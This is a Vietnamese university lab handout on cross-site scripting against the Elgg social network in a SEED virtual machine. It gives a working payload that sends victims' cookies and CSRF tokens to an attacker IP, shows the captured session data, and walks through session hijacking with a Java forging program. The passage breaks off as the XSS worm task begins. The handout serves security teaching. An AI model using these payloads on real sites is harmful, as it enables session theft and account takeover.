



4

Lab

Tấn công Cross-Site Scripting (XSS)

cuu duong than cong . com

Thực hành Bảo mật web và ứng dụng

GVTH: Ung Văn Giàu

cuu duong than cong . com

Học kỳ I – Năm học 2017-2018

Lưu hành nội bộ

A. TỔNG QUAN

1. Giới thiệu

Cross-site scripting (XSS) là một loại lỗ hổng phổ biến được tìm thấy trong ứng dụng web. Lỗ hổng này giúp cho người tấn công có thể chèn mã độc (như JavaScript) vào trong trình duyệt web của nạn nhân. Sử dụng mã độc này, người tấn công có thể đánh cắp chứng thực của nạn nhân (như cookie session). Những chính sách quản lý truy cập (như SOP), được dùng trong các trình duyệt để bảo vệ những chứng thực này, có thể bị vượt qua bằng cách khai thác lỗ hổng XSS. Những lỗ hổng loại này có tiềm năng dẫn đến những cuộc tấn công quy mô lớn.

2. Mục tiêu

Khai thác các lỗ hổng XSS và thực hiện tấn công ứng dụng mạng xã hội Elgg. Sau cùng, thực hiện lây lan XSS worm để bất kỳ ai xem tiểu sử của người bị nhiễm sẽ bị nhiễm và người bị nhiễm sẽ thêm người tấn công vào danh sách bạn bè.

3. Môi trường & cấu hình

Sử dụng máy ảo *SEEDUbuntu12.04.zip* được cung cấp cho bài thực hành.

a) Cấu hình môi trường

Bài thực hành XSS cần:

- Trình duyệt Firefox có cài extension LiveHTTPHeaders
- Apache web server
- Ứng dụng web Elgg

Khởi động Apache Server:

```
sudo service apache2 start
```

Ứng dụng web Elgg là một ứng dụng mạng xã hội dựa trên nền web chứa một vài tài khoản được tạo sẵn.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

b) Cấu hình DNS

Đã cấu hình sẵn URL cần thiết cho bài thực hành.

URL	Mô tả	Thư mục
http://www.xsslabelgg.com	Elgg	/var/www/XSS/Elgg/

c) Cấu hình Apache Server

Sử dụng Apache server để host tất cả trang web sử dụng cho bài thực hành. Tập tin cấu hình có tên default trong thư mục “/etc/apache2/sites-available”.

Các thông tin cần thiết cho cấu hình:

- *NameVirtualHost* *: chỉ rằng web server sử dụng tất cả địa chỉ IP.
- Mỗi website có một khối *VirtualHost* chỉ ra URL cho website và đường dẫn thư mục chứa mã nguồn cho website.

d) Phần mềm khác

Một vài yêu cầu trong bài thực hành yêu cầu bạn đã biết dùng JavaScript. Bất cứ khi nào cần thiết, JavaScript mẫu sẽ được cung cấp sẵn. Để hoàn thành câu 3, cần phải xem request được gửi đến trên một cổng TCP cụ thể. Một chương trình C được cấu hình sẵn dùng lắng nghe cổng chỉ định và hiển thị thông điệp được gửi đến (xem tập tin đính kèm).

B. THỰC HÀNH

1. Đăng một thông điệp độc hại để hiển thị cửa sổ thông báo

Mục tiêu: nhúng một đoạn chương trình JavaScript vào profile Elgg của bạn để khi một người dùng khác xem profile của bạn, chương trình này sẽ được thực thi và hiển thị một cửa sổ thông báo.

Đoạn chương trình JavaScript như sau:

```
<script>alert('XSS');</script>
```

Nếu bạn nhúng đoạn mã JavaScript trên vào trong profile của bạn (ví dụ trong trường mô tả ngắn gọn (brief description) thì bất kỳ ai xem profile của bạn sẽ thấy cửa sổ thông báo.

Đây là trong trường hợp, mã JavaScript có độ dài ngắn đủ để đánh vào trường mô tả. Nếu bạn muốn thực hiện một đoạn JavaScript dài nhưng bạn bị giới hạn số lượng ký tự có thể đánh trên form, bạn có thể lưu mã nguồn JavaScript trong một tập tin khác với phần mở rộng là .js, sau đó tham chiếu nó đến thuộc tính src của thẻ <script>. Xem ví dụ bên dưới:

```
<script type="text/javascript" src="http://www.example.com/myscripts.js">  
</script>
```


Trong ví dụ trên, trang web sẽ truy xuất chương trình JavaScript từ url <http://www.example.com/myscripts.js>.

Hướng dẫn:

Bước 1: Vào trang <http://www.xsslabelgg.com>, đăng nhập vào một tài khoản người dùng và thực hiện chỉnh sửa profile.

Bước 2: chèn script vào một trường trong chỉnh sửa thông tin profile, ở đây tôi chọn trường Brief Description.

Kết quả mỗi khi vào trang profile của Alice.



2. Đăng một thông điệp độc hại để hiển thị cookie

Mục tiêu: nhúng mã nguồn JavaScript vào profile trên Elgg để khi người dùng khác vào xem profile, cookie của họ sẽ được hiển thị trên cửa sổ thông báo (alert).

Hướng dẫn:

Thực hiện tương tự câu 1. Tuy nhiên, thay đổi nội dung mã JavaScript để hiển thị cookie.

3. Đánh cắp Cookie từ thiết bị của nạn nhân

Trong câu 2, mã JavaScript độc có thể in ra cookie của người dùng nhưng chỉ người dùng mới có thể thấy cookie đó, không phải người tấn công.

Nhiệm vụ: người tấn công muốn mã JavaScript gửi cookie của nạn nhân cho họ. Để thực hiện, mã JavaScript độc cần gửi một HTTP request đến người tấn công với cookie được thêm vào request.


Chúng ta có thể thực hiện bằng cách thêm một thẻ `` với thuộc tính `src` là địa chỉ của người tấn công trong mã JavaScript. Khi JavaScript thêm thẻ ``, trình duyệt sẽ cố gắng tải hình ảnh từ URL trong `src`. Điều này tạo ra một HTTP GET request đến địa chỉ của người tấn công.

Đoạn JavaScript bên dưới gửi cookie qua port 5555 về thiết bị của người tấn công, tại đó người tấn công có một server TCP đang lắng nghe. Server có thể in ra những gì nó nhận được. Bạn có thể tải chương trình server TCP tại địa chỉ http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_XSS_Elgg/files/echoserv.tar hoặc chép từ thư mục đính kèm.

```
<script>document.write('<img src=http://attacker_IP_address:5555?c='  
+ escape(document.cookie) + '>');  
</script>
```

Hướng dẫn:

Bước 1: Tải chương trình nghe kết nối TCP hoặc chép tập tin `echoserv.tar` vào máy ảo. Sau đó, giải nén tập tin. Trong bài demo này, tôi giải nén vào đường dẫn `/home/seed/Downloads/echoserver`



Bước 2: Thực hiện **make** và chạy chương trình. Chương trình này nên chạy ở một máy ảo khác, tuy nhiên, trong bài thực hành này chúng ta sẽ cho chạy trên cùng máy ảo.

Mở terminal và di chuyển đến thư mục vừa giải nén, dùng lệnh sau để di chuyển:


```
cd Downloads/echoserver/
```

Sau đó, gõ tiếp lệnh **make** để biên dịch mã nguồn thành file thực thi.

Cuối cùng, gõ lệnh **./echoserv 5555 &** để chạy chương trình.

```
[09/26/2017 19:40] seed@ubuntu:~$ cd Downloads/echoserver/  
[09/26/2017 19:40] seed@ubuntu:~/Downloads/echoserver$ make  
gcc -o echoserv.o echoserv.c -c -ansi -pedantic -Wall  
echoserv.c: In function 'main':  
echoserv.c:66:5: warning: implicit declaration of function 'memset' [-Wimplicit-  
function-declaration]  
echoserv.c:66:5: warning: incompatible implicit declaration of built-in function  
'memset' [enabled by default]  
echoserv.c:103:2: warning: implicit declaration of function 'strlen' [-Wimplicit-  
function-declaration]  
echoserv.c:103:28: warning: incompatible implicit declaration of built-in functi  
on 'strlen' [enabled by default]  
gcc -o helper.o helper.c -c -ansi -pedantic -Wall  
gcc -o echoserv echoserv.o helper.o -Wall  
[09/26/2017 19:40] seed@ubuntu:~/Downloads/echoserver$ ./echoserv 5555 &  
[1] 3262
```

Bước 3: Lấy địa chỉ IP của người tấn công, IP này để người tấn công nhận cookie và thông tin của người dùng (tức là, IP của máy ảo cài chương trình nghe TCP ở trên). Thực hiện các bước như hình bên dưới.




Bước 4: Đăng script độc vào thông tin tiểu sử.


Đăng nhập vào tài khoản của Samy và cập nhật đoạn script sau vào trường Brief Description. Với IP trong đoạn script là dãy IP ở bước 3.

```
<script>document.write('<img      src=http://192.168.80.132:5555?c=' +
document.cookie + ';&_elgg_token=' + elgg.security.token.__elgg_token + ';&_elgg_ts=' +
elgg.security.token.__elgg_ts + ';&guid=' + elgg.session.user.guid + '>' )</script>
```

Hình ảnh khi chèn đoạn script vào trường Brief Description.



Bước 5: Đăng nhập mạng xã hội Elgg bằng tài khoản của Charlie hoặc bất kỳ ai và vào xem thông tin tiểu sử của Sammy. Để tìm tài khoản của Sammy vào More, chọn Members, chọn Sammy.




Bước 6: Vào lại terminal có server đang chạy lắng nghe TCP ở port 5555 sẽ thấy kết quả cookie, elgg_token và elgg_ts vừa gửi về.

```
GET /?c=Elgg=b3cp57n2td6nil1sf2ekh4jfr7;_elgg_token=1cc990d9995d51d0b6534be626236b5e;_elgg_ts=1506433756;guid=41 HTTP/1.1
```

Bước 7: Mở Firebug của trình duyệt để kiểm tra lại cookie bắt được có phải là cookie của người dùng hiện tại.

Quay lại trang web, ấn F12 hoặc biểu tượng con bọ phía bên phải góc trên màn hình trình duyệt Firefox. Sau đó, chọn tab Cookies.



4. Cướp session (Session Hijacking) sử dụng cookie bị đánh cắp

Sau khi lấy được cookie của nạn nhân, người tấn công có thể làm bất cứ thứ gì nạn nhân có thể làm trên Elgg như thêm, hủy bạn bằng tư cách của nạn nhân, hay xóa bài đăng của nạn nhân,... Về cơ bản, người tấn công đã cướp được session của nạn nhân.

Nhiệm vụ: chúng ta sẽ thực hiện tấn công cướp session và viết một chương trình để thêm bạn bè với tư cách của nạn nhân (tấn công nên được thực hiện từ một máy ảo khác).

Để nạn nhân thêm bạn bè, đầu tiên, chúng ta cần tìm cách một người dùng thêm một người bạn trên Elgg. Cụ thể hơn, chúng ta cần phải chỉ ra những thứ được gửi đến máy chủ khi một người dùng thêm một người bạn. Tiện ích mở rộng LiveHTTPHeader có thể giúp chúng ta xác định tất cả tham số trong request.

Khi chúng ta đã biết được HTTP request dùng để thêm bạn, chúng ta có thể viết một chương trình bằng ngôn ngữ Java để gửi đi một HTTP request tương tự. Server Elgg không thể phân biệt được có phải request được gửi đến bởi trình duyệt của người dùng hay bởi chương trình Java của người tấn công. Miễn là chúng ta thiết lập chính xác tất cả tham số và gửi kèm session cookie, server sẽ chấp nhận và xử lý HTTP request. Để thực hiện nhiệm vụ này, một chương trình Java mẫu được kèm theo. Chương trình này sẽ thực hiện:

- Mở kết nối tới web server.
- Thiết lập thông tin HTTP header cần thiết.
- Gửi yêu cầu đến web server.
- Nhận phản hồi từ web server.

Bạn có thể tìm hiểu chi tiết chương trình trên ở link sau:

JDK 8 Document: <https://docs.oracle.com/javase/8/docs/api/>

Java Protocol Handler: <https://www.safaribooksonline.com/library/view/learning-java/1565927184/apas02.html>

Chú ý: Elgg dùng 2 tham số `__elgg_ts` và `__elgg_token` để chống lại tấn công CSRF. Hãy chắc rằng bạn thiết lập 2 tham số này chính xác.

Hướng dẫn:

Giả sử Charlie, Samy chưa kết bạn với nhau và Charlie vào xem tiểu sử của Samy.

Bước 1: Đăng nhập vào Elgg bằng tài khoản Charlie và xem tiểu sử của Samy. Samy sẽ nhận được chi tiết session của Charlie bằng cách cướp thông tin ở câu 3.

Chi tiết thông tin session của Charlie.

```
GET /?c=Elgg=b3cp57n2td6n1l1sf2ekh4jfr7;__elgg_token=1cc990d9995d51d0b6534be626236b5e;__elgg_ts=1506433756;guid=41 HTTP/1.1
```

Bước 2: Samy sẽ cướp session và thêm mình vào danh sách bạn bè của Charlie. Samy chuẩn bị chương trình Java để gửi một HTTP GET request yêu cầu kết bạn.

Thay các giá trị cho chương trình:


```
<<correct_elgg_ts_value>>
```

```
<<correct_elgg_token_value>>
```

```
<<friend_user_guid>> là guid của người tấn công, ở đây là 42.
```

```
<<cookie>>
```

Trước khi tấn công danh sách bạn bè của Charlie không có ai.



Bước 3: biên dịch và thực thi chương trình Java.

Mở terminal, chuyển đến thư mục chứa chương trình Java và thực hiện các lệnh sau:

```
javac HTTPSimpleForge.java
```

```
java HTTPSimpleForge
```

Nếu bạn thấy dòng Response Code = 200 là thực hiện tấn công đã thành công.

```
[09/26/2017 23:13] seed@ubuntu:~/Desktop$ javac HTTPSimpleForge.java
[09/26/2017 23:14] seed@ubuntu:~/Desktop$ java HTTPSimpleForge
Response Code = 200
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta name="ElggRelease" content="1.8.19" />
  <meta name="ElggVersion" content="2014012000" />
  <title>XSS Lab Site: All Site Activity</title>
  <link rel="SHORTCUT ICON" href="http://www.xsslabelgg.com/_graphics/favicon.ico" />
  <link rel="stylesheet" href="http://www.xsslabelgg.com/cache/css/default/elgg.1410864370.css" type="text/css" />

  <!--[if gt IE 7]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabelgg.com/cache/css/default/ie.1410864370.css" />
  <![endif]>
  <!--[if IE 7]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabelgg.com/cache/css/default/ie7.1410864370.css" />
  <![endif]>
  <!--[if IE 6]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabelgg.com/cache/css/default/ie6.1410864370.css" />
  <![endif]>

  <script type="text/javascript" src="http://www.xsslabelgg.com/vendors/jquery/jquery-1.6.4.min.js"></script>
  <script type="text/javascript" src="http://www.xsslabelgg.com/vendors/jquery/jquery-ui-1.8.16.min.js"></script>
  <script type="text/javascript" src="http://www.xsslabelgg.com/cache/js/default/elgg.1410864370.js"></script>
  <script type="text/javascript" src="http://www.xsslabelgg.com/js/lib/ui.river.js"></script>
```

Bước 4: Vào danh sách bạn bè của Charlie. Thấy Samy đã được thêm vào.



5. Viết một con sâu máy tính thực hiện tấn công XSS (XSS Worm)

Trong nhiệm vụ này và nhiệm vụ kế tiếp, chúng ta sẽ thực hiện một cuộc tấn công tương tự cách Samy (Samy Worm) đã tấn công MySpace vào năm 2005. Đầu tiên, chúng ta sẽ viết XSS worm nhưng không tự lây lan; trong nhiệm vụ kế, chúng ta sẽ làm cho nó tự lây lan. Ở phần trước, chúng ta đã biết cách lấy cookie từ nạn nhân và sau đó giả mạo HTTP request (từ thiết bị của người tấn công) sử dụng cookie bị đánh cắp.

